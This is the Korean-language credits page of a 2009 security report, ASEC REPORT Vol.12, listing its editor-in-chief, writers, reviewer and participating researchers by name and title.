ASEC REPORT 집필진

2009년 Vol.12

편 집 장 선임 연구원 허 종 오

집필진 선임연구원 김소헌

선임 연구원 박 태 환

선임 연구원 정진성

선임 연구원 차민석

선임 연구원 심 선 영

선임 연구원 허종오

주임 연구원 장영준

주임 연구원 박시준

주임 연구원 조주봉

감 수 상 무 조 시 행

참여연구원 ASEC 연구원

SiteGuard 연구원

